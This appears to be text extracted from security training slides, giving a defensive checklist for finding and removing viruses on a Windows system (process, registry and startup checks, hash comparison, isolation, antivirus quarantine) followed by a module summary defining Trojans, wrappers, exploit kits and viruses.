


- Scan the system for running processes, registry entry changes, Windows services, startup programs, files and folders integrity, and OS files modification
- If any suspicious process, registry entry, startup program or service is discovered, check the associated executable files
- Collect more information about these from publisher's websites if available, and Internet
- Check the startup programs and determine if all the programs in the list can be recognized with known functionalities
- Check the data files for modification or manipulation by opening several files and comparing hash value of these files with a pre-computed hash
- Check the critical OS file modification or manipulation using tools such as TRIPWIRE or manually comparing hash values if you have a backup copy


Penetration Testing for Virus (Cont'd)



- If suspicious activity is found, isolate infected system from the network immediately to prevent further infection
- Run the anti-virus in safe mode and if any virus is detected, set the anti-virus to quarantine or delete infected files



Penetration Testing for Virus (Cont'd)



- Install another anti-virus and scan the system for viruses
- If virus is found set the anti-virus to quarantine or delete the infected files
- If virus is not found, format the system with a clean operating system copy
- Document all the findings in previous steps; it helps in determining the next action if viruses are identified in the system



Module Summary



- Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- A wrapper binds a Trojan executable with an innocent looking .EXE application such as games or office applications
- An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are categorized according to what do they infect and how do they infect
- Awareness and preventive measures are the best defences against Trojans and viruses
- Using anti-Trojan and anti-virus tools such as TrojanHunter and Emsisoft Anti-Malware to detect and eliminate Trojans and viruses